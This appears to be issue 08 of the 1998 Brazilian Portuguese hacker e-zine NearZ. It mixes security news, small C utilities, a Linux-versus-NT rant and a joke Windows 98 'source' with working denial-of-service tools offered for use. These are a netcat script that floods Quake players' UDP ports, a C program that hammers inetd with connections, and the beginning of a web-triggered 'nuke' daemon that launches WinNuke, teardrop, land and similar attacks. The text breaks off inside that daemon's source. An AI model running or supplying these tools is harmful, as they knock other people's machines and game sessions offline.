


KeyWorDZ: Hack, [FILE: nz08.txt]
CrAck, Linux, [SIZE: 60000 Bytes]
ProGrAMMING, [DATE: 12 Agosto 98]
VirII, XpLoit, [Format: ASCII-Text]
ZiNe, asm, [Lingua: Portugues]
RuLez, c, NearZ. [Price.: 100% FREE]

08
issue 08

OBtRuDeR
SoUL HuNTer
ReVeNge
im0rtal
bahamas



+++++-----+++++
Este documento pode conter informacoes ilegais
ou somente para fins *EDUCATIVOS*. Se usa-las
para *OUTROS* fins a responsabilidade sera sua
+++++-----+++++

TABLE OF CONTENTZ

[0x00]	<inf> introducao/newz
[0x01]	<DoS> Cuspindo Users do Quake
[0x02]	<inf> Escondendo IP no ICQ
[0x03]	<pRg> CCount, for C Programmers
[0x04]	<pRg> Use MD5 em seus programas.c
[0x05]	<inf> Prompts com ANSI
[0x06]	<inf> Unix X SuxowsNT
[0x07]	<pRg> windows 98 Source Code
[0x08]	<DoS> inetd
[0x09]	<DoS> Nuke Daemon .cgi
[0x0A]	
[0x0B]	
[0x0C]	
[0x0D]	
[0x0E]	
[0x0Z]	<ZZZ> E-MailZ/E0i

[0x00]

introducao/newz

[0x00]

internet/brasil, 10:45pm, 12 Agosto 1998

<01/06> - Pesquisador do Bell Labs em New Jersey descobriu seria

- vulnerabilidade envolvendo o algoritmo de criptografia mais
 - usado em transacoes online por servidores Netscape. A
 - vulnerabilidade eh uma falha fatal do SSL (Secure Sockets Layer) desenvolvido pela RSA Data Security Inc e a Netscape
 - Communications Corp. A falha permite que hackers capturem
 - informacoes sigilosas durante transmissao entre o browser e
 - servidor. O bug compromete servicos onde trafegam
 - numeros de cartao de credito. [ZDNNews]
- <01/06> - De acordo com pesquisa da organizacao KPMG, 43% das 1000
- maiores empresas canadenses utilizam a Internet para troca
 - de informacoes estrategicas. No entanto, apenas 77% dos
 - pesquisados acreditam que a Internet eh uma forma segura de
 - enviar informacoes. Um total de 82% acredita que seus
 - computadores estao vulneraveis a fraudes e invasoes. 47%
 - tem certeza que as invasoes tem sido cada vez mais
 - frequentes neste ano. Este numero sobe para 62% no setor
 - financeiro. Foi detectado tambem que 77% das empresas
 - tiveram seus funcionarios como fraudador. [Reuters]
- <30/06> - Em Conferencia realizada no instituto norte-americano SANS,
- empresas como a Coca-Cola, Banco de Boston e a Cisco, que
 - ja sofreram invasoes, decidiram criar uma equipe conjunta
 - de atuacao contra os crimes cometidos pelos hackers. Cada
 - organizacao que participou do encontro definiu que a nova
 - equipe deve indicar quais providencias tomar quando o
 - sistema for invadido por hackers, espioes ou apenas
 - brincalhoes. [ZDNNews]
- <25/06> - Em um mundo com mais de 3.000 virus de macro, o que pode um
- novo virus trazer de diferente? Bem, o recém descoberto
 - WM/Polyposter eh especialmente perigoso para usuarios de
 - newsgroups. O virus espalha de 23 em 23 mensagens com
 - attachments mortais e se disfarca como membro do grupo - o
 - que derruba a recomendacao de nao abrir arquivos de fontes
 - nao-confiaveis. O subject traz frases como "News Virus
 - Alert" ou "How to find child pornography". [Reuters]
- <29/06> - Mais de 500 senhas do provedor AmericaOnline foram roubadas
- por um adolescente, conhecido como John Doe, condenado na
 - ultima semana nos EUA. Promotores afirmam que o jovem
 - invadiu os computadores dos usuarios, enviando programas de
 - cavalos de troia atraves de emails. [CNet News]
- <17/07> - A ONG norte-americana Eletronic Frontier Foundation (EEF)
- resolveu provar que o governo dos Estados Unidos esta
 - colocando em risco infra-estruturas criticas ao pressionar
 - a industria a adotar o padrao de criptografia DES. A EEF
 - construiu um hardware com menos de US\$ 250 mil para quebrar
 - a seguranga de mensagens criptografadas com DES. "O DES eh
 - inseguro. O cracker da EFF venceu a RSA", declararam no seu
 - web site. O processo foi documentado e publicado em um
 - livro chamado "Cracking DES: Secrets of Encryption Research
 - wiretap Politics, and Chip Design". O DES, que foi criado
 - para proteger informacoes digitais e a comunicacao de dados
 - durante a Guerra Fria eh o sistema de criptografia mais
 - utilizado em todo o mundo, apesar de ser exportado sem a
 - chave de recuperacao de dados e com uma protecao de apenas
 - 40-bit. [Eletronic Frontier Foundation]
- <16/07> - A CBF teve seu site invadido por hackers. A pagina foi
- invadida em torno das 3h de quinta-feira passada e
 - permaneceu online ate as 13h25, quando foi retirado pela
 - administracao do site da CBF. O grupo substituiu a pagina
 - de abertura por um texto no melhor estilo "teoria da
 - conspiracao", afirmando que o Brasil teria "vendido" a Copa
 - do Mundo, em troca de sediar a Copa de 2002. A CBF admitiu
 - falhas no sistema, que permitiram o roubo da senha de
 - entrada na home page da Confederacao. [Brasil Online]
- <56/07> - A organizacao Center for Democracy and Technology (CDT) dos
- EUA finalizou uma pesquisa mostrando que metade dos e-mails
 - publicitarios recebidos pelos usuarios da Internet sem que
 - tenham sido solicitados (Spam) sao propostas fraudulentas e
 - tem como objetivo ludibriar o consumidor. O estudo foi
 - entregue a Comissao Federal de Negocios (FTC), orgao

- encarregado de fiscalizar praticas desonestas no comercio
- norte-americano. No mesmo caminho, a propria FTC divulgara
- tambem sua pesquisa sobre fraudes por e-mail, cujo titulo
- eh "The Dirty Dozen Spam Scams". Os dois trabalhos analisam
- o impacto negativo do spam na Internet e nos direitos do
- consumidor. O estudo do CDT enfoca os problemas que o spam
- causa para a infra-estrutura da Internet, sobrecarregando a
- rede; enquanto o da FTC trata dos danos pessoais que o spam
- pode causar ao consumidor se ele se submeter as tais
- promocoes fraudulentas[Center for Democracy and Technology]

<20/07> - O grupo conhecido como X-Ploit assumiu a invasao em massa

- dos web sites de orgaos publicos mexicanos realizada no
- primeiro semestre do ano. No ataque foram atingidos o
- Ministerio de Fazenda e Credito Publico, a Comissao
- Nacional de Agua, o Instituto Nacional de Estatistica,
- Geografia e Informatica, o Ministerio da Saude e o Senado
- da Republica. Segundo os invasores, eles pretendem estar
- "em cada ministerio, cada pager, cada celular de
- funcionario, cada conta bancaria, transacao eletronica ou
- e-mail do governo para publicar o que realmente acontece
- no pais". Os hackers reivindicam ainda o titulo de primeiro
- grupo a conseguir tal empreitada e afirmam que tomaram de
- assalto os web sites para demonstrar que possuem tecnologia
- e conhecimento e, portanto, possuem o poder. "O Mexico para
- os mexicanos e a Internet para o X-Ploit", assinam eles.

[Security e-mail list]

<17/07> - Pela primeira vez desde que iniciou suas atividades na

- Internet, a Microsoft Corp. apresenta publicamente uma
- empresa brasileira como parceira no seu web site norte
- americano. A Modulo foi citada na area destinada ao
- "Programa de Parcerias de Seguranca Microsoft" como exemplo
- de fornecedora internacional de ferramentas de deteccao e
- monitoramento de invasoes, ferramentas de seguranca de
- sistemas desktop e servicos de consultoria, junto com
- empresas como a Axent, Price Waterhouse, Network Associates
- e a ISS.

[Microsoft]

<20/07> - Um homem que usou sem permissao a senha de outra pessoa

- para fazer download de material obsceno foi multado em US\$
- 1.530, em Cingapura. Trata-se do primeiro caso de violacao
- as leis relacionadas ao uso da Internet registrado no pais.
- Colin Phan Siang Loong, de 21 anos, foi acusado de usar a
- rede sem autorizacao, possuir filmes obscenos e de possuir
- uma pelicula nao aprovada pela censura do Governo.
- Promotores do caso afirmaram que Phan dava aulas
- particulares a um estudante entre marco e maio de 1997,
- quando descobriu o ID e a senha da sua irma mais velha.
- Ele gastou US\$ 244 fazendo chats com sua n amorada e
- capturando material. Alem da multa, Phan perdeu a
- oportunidade de cursar Direito na Universidade Nacional de
- Cingapura em funcao do caso.

[Nandotimes]

<15/07> - A maioria das pessoas nao imagina que as empresas

- fornecedoras de gas possam ser alvo de ataque dos hackers -
- geralmente os escritorios de advocacia e as empresas de
- software estao no topo da lista. Mas os distribuidores
- comecam a se considerar vulneraveis ja que controlam um
- poderoso potencial de destruicao em massa. Em 1995, por
- exemplo, quando uma rotina na construcao de um buraco do
- metro na Coreia atingiu uma tubulacao, cerca de 100 pessoas
- morreram. Para trocar experiencias e informacoes, 60
- empresas se reuniram em Washington para uma "semana-cyber",
- patrocinada pelo Institute of Gas Technology. Foram
- analisados os riscos de hackers, terroristas e empregados
- vingativos entrarem nos sistemas eletronicos que controlam
- tudo diretamente, da regulagem dos oleodutos as estacoes de
- compressao.

[The Netly News]

<23/07> - Pesquisadores da Universidade de Michigan realizaram um

- novo estudo sobre o custo dos ataques de hackers aos
- computadores universitarios. Segundo eles, o custo do
- incidente pode variar significativamente. Dos 30 ataques
- estudados, a maioria afetou poucas pessoas e custou menos
- de US\$ 15 mil, mas em alguns casos os custos de reparo

- chegaram a US\$ 100 mil, e mais de mil usuarios ficaram impossibilitados de utilizar o servico. O estudo foi o primeiro em que se tentou estabelecer um preco para esse tipo de problema e envolveu ataques de hackers, perdas acidentais de dados, queda de energia e roubos de equipamentos. Os pesquisadores descobriram ainda que quanto mais pessoas estiveram envolvidas na solucao do problema ou quanto mais tempo se leva para capturar o invasor, mais caro fica o custo de reparacao dos estragos.
- [Chronicle of Higher Education]

<24/07> - Um grupo nao identificado explorou a vulnerabilidade da rede de pagers PageMart, no Texas, e enviou uma serie de misteriosas paginas atraves das minusculas telas em todo o territorio norte-americano, confundindo assinantes e congestionando os sistema telefonico da central de servicos. A empresa informou que o autor descobriu os tres numeros de identificacao pessoal do terminal em Dallas, onde sao distribuidas as mensagens. Especialistas afirmam que o sistema foi realmente invadido por hackers. [Reuters]

<20/07> - Os grupos "Legiao do underground" e "Mestres do downloading" reivindicaram a invasao aos sistemas da Time Warner, em Los Angeles. Segundo os grupos, eles podem mover os satelites, mexer nos links e enviar mensagens para as telas de TV dos assinantes [Wired News]

Todas as noticias from Comunidade Modulo para Seguranca da Informacao Ye, Concluido a versao publica do h0ax, um script pra BitchX, que vai em anexo ao nearz08.{tgz,zip} em misc/hoax.tgz. Com suporte a alguns sons, (Ex: /ow #nearz) hehe, de uma olhada no README huh! pra saber dos outros. Foi privatizada no dia 29 de Julho a telebras em leilao realizado no Rio de Janeiro. Com a venda, os precos das chamadas interubanas e internacionais deverao abaixar. E ateh o final do ano que vem toda galera que espera telefone dos planos de expansoes deverao receber suas linhas. No total foram vendidos 12 "subdivisoies" da telebras incluindo sistema movel, telesp, telerj, etc. Queremos ISDN nos orelhoes. Queremos T3 em nossos lares >=) hehe Brincadeira! T1 pra comecar ja esta otimo.

*

■ [0x01] <DoS> Cuspindo Users do Quake ■ SouL Hunter ■

Nao eh bem um nuke.. eh mais um cospidor de clientes.
Nao me perguntem o porque isso ocorre.. descobri na cagad..
Tipo, eu tava sniffando os pacotes UDP no meio do jogo e resolvi mandar de volta usando o nc (netcat) pra ver o que dava..
E cabum.. Coneccao cortada.
fiquei curioso e comecei a zuar. e mandei o pacote pra porta seguinte a que eu estava usando.. e crackckck um user foi cuspidoo.. 0 frags tsk tsk. :)
Ai vi. que se mandar cerca de 2 kb UDP pro servidor quake e pra porta que o cara estiver usando, ele eh cuspidoo.
entao aqui vai um scriptzinho pra mandar os pacotes entre as portas tais e tais.

Parece que os server novos isto nao funcionava... masss funcionava beleza na uol/unisys/trip/zaz... na mandioca/douranet/prover nao :(

----- (quake-cusper.c) -

```
#!/bin/bash
# NearZ factory - 1998 - nearz@cyberspace.org
# Authors:
#   SoUL HuNtER
#   \_ OBtRuDeR
```

```
#
if [ $# = 3 ]
then
HOST=$1
IP1=$2
IP2=$3
echo `perl -e "print 'X' x 2048"` >dummy
while [ 1 ]
do
nc -u $HOST $IP1 -w 1 <dummy &
if [ $IP1 -ge $IP2 ]
then
rm -f dummy
exit
fi
IP1=`expr $IP1 + 1`
done
else
echo Uso: QuakeNuke host startport stopport
fi
```

■ [0x02] <inf> Escondendo IP no ICQ ■ SouL Hunter ■

Tipo. aquelas bagacas do ipmask e do iphost para mudar o ip no icq que funcionavam no icq java, agora nao funcionam mais... Mas tem uma manha, que o Graffiti me falou. Aparentemente funciona em todas as versoes. (inclusive Ruindows e tal). Clique no botao ICQ, propriedades, ligue o botao do proxy e clique em firewall. Agora selecione SOCKS4, e no hosts coloque tipo 127.0.0.1, o resto deixe como esta. Pronto. agora no info do icq seu ip sera 127.0.0.1

■ [0x03] <pRg> CCount, for C Programmers ■ GhostOBtRuDeR ■

ccount, esse eh pra quem tem raiva de quando acrescenta uma ou duas funcoes no seu programa e vai compila e recebe akelas lindas mensagens de erro sem saber de onde vem... Foi numa dessas horas que eu fiz o ccount Ele pega um arquivo .c/.h e conta quantos { , } , (e) tem nele Tipo, o unico problema eh que o ccount conta TODOS os {}() do arquivo incluindo os de comentarios e de strings Ex: se tiver isso /* isto eh um parenteses (*/ ele conta. Ex: se tiver "Isto eh uma string, e isto eh uma chave {" ele conta :/ Ele aceita como parametros multiplos arquivos. Ex: ccount *.c ccount head.h header2.h main.c Se voce precisar, com simples alteracoes da pra colocar ele pra contar] e [tambem.

```
/*
* NearZ factory - 1998 - nearz@cyberspace.org
* Authors:
*   OBtRuDeR
*/
```

```
#include <stdio.h>
```

```
void main ( int argc, char * argv[] ) {
FILE *fp;
int i=1;
int ch;
```

```

unsigned long Pl = 0;
unsigned long Pr = 0;
unsigned long Bl = 0;
unsigned long Br = 0;

if( argc <= 1 ) {
    printf("NearZ - ccount - Check {, }, ) and ( in .c file\n");
    printf("\nusage: %s <file> ...\n", argv[0]);
    exit(1);
}
while( (--argc) != 0 ) {
    if( (fp = fopen(argv[argc], "r")) == NULL ) {
        printf("Can't open %s\n", argv[argc]);
    }
    while( (ch=fgetc(fp)) != EOF ) {
        if( ch == '(' ) Pl++;
        if( ch == ')' ) Pr++;
        if( ch == '{' ) Bl++;
        if( ch == '}' ) Br++;
    }
    if( (Pl == Pr) && (Bl == Br) ) {
        printf("%s: okay\n", argv[argc]);
        continue;
    }
    printf("%s: {=%d, }=%d, (=%d, )=%d\n", argv[argc], Bl, Br, Pl, Pr);
    fclose(fp);
    Pl = Pr = Bl = Br = 0;
}
}

```

■ [0x04] <pRg> Use MD5 em seus programas.c ■ GhostOBtRuDeR ■

Como muita gente ja ta acostumado a usar e sabe que o algoritmo MD5 usa uma mensagem como entrada e faz umas loucuras e produz uma "chave" de 128 bits, (16 bytes) usada pra autenticacoes de arquivos strings, etc... Esta chave tambem eh chamada de "fingerprint", "digest", "MD5 checksum", ou soh "MD5" e eh algo desse tipo:

6eb1a4cd0fa296f73af7f74a536686a4

Esse digest eh usado pra autenticacoes de arquivos, senhas. Se voce fizer o md5 do seu /etc/passwd e fizer denovo e ele for diferente eh porque o arquivo nao eh mais igual ao anterior, sofreu alteracoes. Pra isso as empresas de softs quando precisam de publicar a existencia de um patch, publicam junto o digest do arquivo, pros usuarios terem certeza de que o arquivo eh o mesmo nao sofreu alteracoes, nao foi colocado backdoor, trojan...

As chances de uma mensagem ter o mesmo "md5" de outra sao minimas, se me lembro bem, acho que eh 1 a cada (2 elevado a 128).

MD5 ja existem a um tempinho... mas eh muito usado. Fiz um header tipo um alias pra usar algoritmo em meus programas e agora vou coloca-lo a disposicao de quem eh paranoico por seguranca :) e tal. O arquivo ("MD5.h") vem junto com o nearz08.{tgz,zip} no diretorio misc/ e pra usa-lo em seus programas basta um #include "MD5.h" e depois chamar a funcao MDString() pra gerar o digest de strings, e MDFile() pra gerar o digest de um arquivo (abaixo tem um exemplo). O digest que essas funcoes retornam sao binarios, logo se voce imprimi-la nao sera igual a aquelas que voce ve por ae em hexa. Pra imprimir os digest em hexa use a funcao MDPrint() e MDHexString(). Um bom uso de MDHexString() seria MDHexString(MDString(buffer));

[Dica: Voce nunca consiguira colocar o digest de um arquivo dentro desse proprio arquivo! Por que? tente e verah >)]

Prototipos das funcoes:

```

char * MDString      ( char * string )
char * MDHexString   ( unsigned char digest[16] )
char * MDFile        ( char * file )
void  MDPrint        ( FILE * fd, unsigned char digest[16] )

```

```
------( test_md5.c )-----
#include "MD5.h"

void main ( void ) {
    char buf [512];
    char * md5 = malloc(16);
    /* ^^^^^^^ Lembre-se de declarar como ponteiro a variavel
    que armazenara o digest */

    strncpy(buf, "hehe, qual sera o md5 desta string??", (512-1) );
    /* voce acha que eu sou paranoico ? ^^^^^^^ hehe */

    if( (md5 = MDString(buf)) != NULL ) /* Retorna NULL se deu algo errado */
    {
        printf("MD5 digest de \"%s\"\n", buf);
        MDPrint(stdout, md5);
        /* ^^^^^^^ arquivo pra onde vai o digest ja em hexa
        stdout == voce ja programou em C ? */

        printf("\n\n"); /* MDPrint nao imprimi \n */
    }

    /* Como usar com arquivos? */

    memset(md5, 0x00, 16); /* Limpamos o digest antigo, pura paranoia */
    if( (md5 = MDFile("/etc/passwd")) != NULL )
        /* Retorna NULL se deu algo errado */
    {
        printf("MD5 digest do arquivo /etc/passwd\n", buf);
        MDPrint(stdout, md5);
        printf("\n\n");
    }
}
-----
```



Aquela string que voce mais ve todo dia ja tah enjoando?

```
[root@nzorg ~]#  
nzorg:~#  
Faca seus proprios, personalizados, coloridos :]  
Esse prompt eh uma variavel de ambiente "PS1" com algumas "tags" especiais
```


```
\d A data no formato "Dia-da-Semana Mes Dia-do-Mes"
\n Nova linha
\w Ultima parte do diretorio atual (Ex: /usr/bin == bin)
\W Diretorio atual
\# Numero do comando, contador de comandos
\t A hora no formato HH:MM:SS
\s Nome do shell (bash)
\$ Se for root # e se nao for $
\u User que voce tah agora
\h Nome do host
\! Numero do comando no history, incluindo os do ~/.bash_history
\ Uma barra '\'
\[ Comeca uma string de controle, ANSI, e caracteres nao imprimiveis
\] Termina a string comecada com \[
```

O prompt default do redhat eh: `[u@h w]$` o do slackware `h:h w:$`
Hmmm, pra altera-los edite o arquivo `/etc/profile` e/ou o do usuario
`~/.profile` ou `~/.bash_profile`. As alteracoes feitas no `/etc/profile` valem
pra todos os usuarios enquanto dos outros sao pra usuarios individuais
Exemplo 1:

```
root(tty3/1)[~]#  
|           |   |  
|           |   |└─> Adivinha?  
|           |   └─> Diretorio atual
```



```
PS1=\
'\[\ESC[36m\]\u\[\ESC[0m\ESC[1m\ESC[30m\](\[\ESC[0m\]tty`tty |cut -b9-\
\[\ESC[0m\ESC[1m\ESC[30m\]/\[\ESC[0m\]\#\
\[\ESC[0m\ESC[1m\ESC[30m\])\[\ESC[0m\ESC[32m\]\w\[\ESC[0m\ESC[1m\ESC[30m\]\[\ESC[0m\ESC[1m\]\$
\[\ESC[0m\]'
```



Preco

Windows NT 4.0 com 5 usuarios	- \$ 809
Windows NT 4.0 com 10 usuarios	- \$ 1129
Windows NT 4.0 com 25 usuarios	- \$ 4000
Windows NT 4.0 com 50 usuarios	- \$ 4800
Documentacao do Windows NT 4.0	- \$ 70
Nenhum Linux sem limite de usuarios	sai por mais de \$50

Desempenho

Linux em um Pentium 133MHz	- 12.2
BSD em um Pentium 133MHz	- 9.8
Solaris 2.5 em um Pentium 133MHz	- 6.2
Solaris em um Sun Sparc-II Ultra 167MHz System	- 13.7
Solaris 2.5 em um Orion Pentium Pro 200MHz	- 13.5
Windows NT 4.0 em um Pentium 133MHz	- bah, sem comparacao

Hotmail
Sistema de Correios dos Estados Unidos
Yahoo
Sony
Mercedes-Benz
Serviço de Taxi (EUA)
Cisco

"Qualquer UNIX com suporte a carregamento de modulo eh tao naturalmente mais apropriado para um ambiente de servidor porque quase todas as mudancas de configuracao nao requerem reiniciar o sistema."

"O windows NT consegue nem menos descarregar. Ate mesmo mudancas insignificantes para uma configuracao do windows NT requer ou pede uma paralizacao da empresa e reiniciar para fazer as mudancas entre em vigor. Para mudar o driver de IP de uma porta default voce precisa reiniciar. Voce nem pode ao menos mudar o tipo de modem que voce estah usando para um PPP dial-up sem uma reinicializacao para atualizar o sistema. Nenhum destas limitacoes existem no UNIX."

"Eu tive Noticias de um leitor que disse que na Site dele, um Linux em um 486 esta com uma autoperformance em relacao ao windows NT em um Pentium 200MHz, e ele tem maquinas de Linux que tem rodado sem interrupcao desde antes do lancamento do windows NT 4.0."

"Realmente, o windows NT eh uma grande melhoria em cima do windows 3.1 ou windows 95, mas ainda tem um caminho muito longo a seguir antes de alcancar o nivel de estabilidade oferecido por ateh mesmo um sistema operacional freeware do UNIX."

"Depois de tantas tentativas com o Cats(programa de ordenacao e inventario) o NT era um pesadelo. O sistema estava chocando duas a tres vezes por dia sem razao que eu poderia achar. Eu constantemente estava no telefone com a Microsoft e com o Cats, mas ninguem poderia entender isto. a Microsoft teve que aplicar o Servico de Pacotes para conseguir resolver alguns problemas que ajudou mas ainda estava chocando pelo menos duas vezes na semana com a infame "Tela Azul da Morte". Depois de muitas semanas e aproximadamente \$1500.00 em suporte da Microsoft pelo telefone, o suporte tecnico me disse que eu deveria achar um pacote de software melhor que os Cat's Pajamas. Isto nao era a solucao para a que eu estava buscando, desde que este eh o pacote de uma porcentagem consideravel de impressas do Nosso ambito nacional que estava rodando, assim eu fui forçado a devolver para o velho servidor Novell para a producao ateh que eu poderia entender algo... Quatorze meses depois, nos estamos rodando o Linux como o Nosso servidor."

"O NT eh um sistema operacional de brinquedo, com alguma funcionabilidade profissional."

"UNIX esta antiquado, dificil, baseado num sistema operacional de linha de comando. Errado! O CDE (Common Desktop Environment) eh um desktop GUI (Graphical User Interface: voce usa o mouse para posicionar e clicar, ou arrastar e mover em um "desktop" colorido; esta eh a base para o sucesso da Microsoft). O CDE foi transportado para a maioria dos sistemas operacionais UNIX comerciais: O Solaris da Sun, o AIX da IBM, Hewlett Packard com o HP-UX, o Digital UNIX da Dec, sao alguns. Por apenas \$90 voce pode adquirir o CDE para o Linux se voce quiser pode escolher entre quatro sistemas de GUI que foram transportados para o Linux. OpenLook, o GUI que o Solaris usava; FVWM, um freeware GUI que tem muitas semelhancas com o GUI windows 3.1; ou FVWM-95 outro freeware GUI que imita o GUI windows 95(quando olhando em uma unica janela, a pessoa nao pode distinguir entre FVWM-95 e windows 95)."

"Que hardware e software windows95.com usa? Nos usamos computadores Pentium Pro rodando o sistema operacional UNIX BSDI como software do servidor web apache. Nossos servidores sao conectados aa Internet por T3."

"Em dezembro de 1997 a hotmail foi comprada pela Microsoft. Antes da compra a hotmail rodava FreeBSD e Sun, depois da venda a Microsoft trocou o sistema pra windows NT, mas logo percebeu que o seu sistema de brinquedo fracassava, e voltou a usar Solaris."

Componente	Linux	NT 4.0
Preco	Livre	de \$809 a \$4000
Suporte tecnico gratis on Line	Sim	Nao
Codigo fonte do Kernel	Sim	Nao
Servidor de web	Sim	Sim
Servidor de FTP	Sim	Sim
Servidor de Telnet	Sim	Nao
Servidor SMTP/POP3	Sim	Nao
DNS	Sim	Sim(qualidade muito inferior)
Servidor X windows Para rodar GUIs remotamente	Sim	Nao
Ferramentas de Administracao remota	Sim	Nao
Servidor de News	Sim	Nao
C e C++	Sim	Nao
Perl 5.0	Sim	Nao
Numero de sistemas de arquivo suportados	32	3
Suporte a quotas de disco	Sim	Nao
Numero de GUIs	4	1

■ [0x07] windows 98 Source Code —■ MicroSux ■—

hehe, se voce entende um pouco de C vai dar muita risada ;D

```
/*
TOP SECRET Microsoft(c) Code
Project: Chicago(tm)
Projected release-date: Summer 1998
*/
```

```
#include "win31.h"
#include "win95.h"
#include "evenmore.h"
#include "oldstuff.h"
#include "billrulz.h"
#define INSTALL = HARD
```

```
char make_prog_look_big[1600000];
```

```
void main() {
while(!CRASHED)
{
display_copyright_message();
display_bill_rules_message();
```

```

do_nothing_loop();
if (first_time_installation)
{
    make_50_megabyte_swapfile();
    do_nothing_loop();
    totally_screw_up_HPFS_file_system();
    search_and_destroy_the_rest_of_OS/2();
    hang_system();
}
write_something(anything);
display_copyright_message();
do_nothing_loop();
do_some_stuff();
if (still_not_crashed)
{
    display_copyright_message();
    do_nothing_loop();
    basically_run_windows_3.1();
    do_nothing_loop();
    do_nothing_loop();
}
}
}
if (detect_cache())
disable_cache();
if (fast_cpu())
{
    set_wait_states(lots);
    set_mouse(speed, very_slow);
    set_mouse(action, jumpy);
    set_mouse(reaction, sometimes);
}
/* printf("welcome to windows 3.11"); */
/* printf("welcome to windows 95"); */
printf("welcome to windows 98");
if (system_ok())
    crash(to_dos_prompt);
else
    system_memory = open("a:\swp0001.swp", O_CREATE);
while(something)
{
    sleep(5);
    get_user_input();
    sleep(5);
    act_on_user_input();
    sleep(5);
}
create_general_protection_fault();
}

```

■ [0x08] <DoS> inetd ■ SouL Hunter ■

Por algum motivo. talvez para proteger contra programas de força bruta ou para proteger a memória. o inetd fecha uma determinada porta se esta for aberta muitas vezes seguidas. A porta ficara fechada por uns 5 minutos. e entao tudo volta ao normal. O incrivel eh que nao encontrei nenhuma documentacao sobre este tipo de 'falha' bem babaca. Aqui um programa bem simples que estabelece uma conexao com uma porta sem parar.

```

------( inetd_dos.c )-
#include <stdio.h>
#include <string.h>
#include <resolv.h>

int S,i;
void main(int argc, char **argv)
{
    struct sockaddr_in sin;
    struct hostent *hp;

```

```

    if(argc<3){
printf("Usage : %s host port\n\n",argv[0]);
    exit(0);
}
hp = gethostbyname(argv[1]);
bzero((char*) &sin, sizeof(&sin));
bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
sin.sin_family = AF_INET;
sin.sin_port = htons(atoi(argv[2]));
do{
    if((S=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==-1){
printf("\nSocket Error\n");
    exit(0);
}

    if((connect(S,(struct sockaddr *) &sin, sizeof(sin)))==-1){
printf("\nConnect Error - Yeah!\n");
    close(S);
    exit(0);
}

    close(S);
}while(1);
}
-----( inetd_dos.c )-----

```

■ [0x09] <DoS> Nuke Daemon .cgi ————— ■ SouL Hunter ■

Maïs CGIS do MAL :)

Na antiga netusers.net ou da microsoftz.com existia um cgi que fazia o papel de um Nuke-Server, onde vc podia literalmente nukar via http. Como nao existe mais a microsoftz, vamos colocar aqui esse cgi e o daemon para que qualquer um que tenha um micro com linux (root) possa ter um 'web-nuke' ou algo assim...

O esquema eh o seguinte.

Primeiro de tudo, voce TEM que ter um lugar para colocar o CGI. e voce TEM que ser root em uma maquina linux. (Pode ser o seu computer).

Obs: o lugar onde você vai colocar o CGI e o lugar onde vc ira rodar o ./nuked nao precisam ser os mesmos

Configure o nuked.c (os diretórios dos nuked) e o nuke.cgi (o IP onde esta o ./nuked)

Voce coloca o nuke.cgi em QUALQUER lugar que aceite CGI (NAO PRECISA SER ROOT NEM NADA).

Depois voce tem que rodar o ./nuked em QUALQUER micro. (Linux, claro :))

Ele vai abrir a porta 60000 e fica esperando comandos que serão enviados pelo nuke.cgi.

Voce tem 2 opcoes. Rodar o ./nuked como root ou colocar setuid root nos nukes. ja que para usar RAW sockets eh necessario ser root.

Cabo.

Depois tipo. voce entra em `http://blah/cgi-bin/nuke.cgi`

escolhe o nuke digite o IP (Tem que ser o IP mesmo). e clique no butao.

o CGI enviara os dados para o micro onde esta o nuked pela porta 60000.

----- (nuked.c) -----

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <resolv.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/wait.h>
```

```
#define SERVERPORT 60000
```

```

#define FILE_LOG      "/nukes.log"
#define PASSWORD      "NEARZ"

// Defina 1 para SIM e 0 para naum.
#define HAVE_WINNUKE      1
#define HAVE_JOLT      1
#define HAVE_SIMPING      1
#define HAVE_LAND      1
#define HAVE_TEARDROP      1
#define HAVE_NEWTEAR      1
#define HAVE_BOINK      1
#define HAVE_NESTEA      1

// localizacao dos Nukes
#define WINNUKE      "/bin/nukes/winnuke"
#define JOLT      "/bin/nukes/jolt"
#define SIMPING      "/bin/nukes/simping"
#define LAND      "/bin/nukes/land"
#define TEARDROP      "/bin/nukes/teardrop"
#define NEWTEAR      "/bin/nukes/newtear"
#define BOINK      "/bin/nukes/boink"
#define NESTEA      "/bin/nukes/nestea"
#define BACKLOG      10

char      *getline();
int      Connect( const char *hostname, const int port );
char      *hora();
void      nuke(int n);
void      handle_alarm(int sn);
void      sai(int sn);
void      main2();
char      line[5000];
